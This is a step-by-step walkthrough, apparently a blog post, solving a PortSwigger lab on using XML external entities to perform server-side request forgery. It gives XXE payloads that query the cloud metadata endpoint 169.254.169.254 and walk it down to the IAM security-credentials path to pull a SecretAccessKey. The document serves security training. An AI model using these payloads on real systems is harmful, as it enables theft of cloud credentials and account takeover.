
Exploiting XXE to perform SSRF attacks

1: Access the Lab.
Website: https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf

2: Open the Burp Suite.

3: Select the product.

4: Check the stock units.
5: Send the request to the Repeater.
Shortcut key: Ctrl + R
6: Send the request.

7: Insert the following XXE payload.
Payload: <!DOCTYPE test [ <!ENTITY xxe SYSTEM “http://169.254.169.254/”> ]>

8: Replace the product ID.
Product ID: &xxe;
9: The response should contain “Invalid product ID:” followed by the response from the metadata endpoint, which will initially be a folder name.

10: Update the URL in the DTD to explore the API until you reach.
URL: /latest/meta-data/iam/security-credentials/admin
Complete URL: <!DOCTYPE test [ <!ENTITY xxe SYSTEM “http://169.254.169.254/latest/meta-data/iam/security-credentials/admin”> ]>
11: This should return JSON containing the SecretAccessKey.

12: The Lab has been completed.